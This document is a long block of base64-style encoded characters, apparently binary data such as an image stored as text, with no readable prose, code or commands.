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
kqDeqG6Hf0rq127quoqapK0/BG7yx+yq4 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
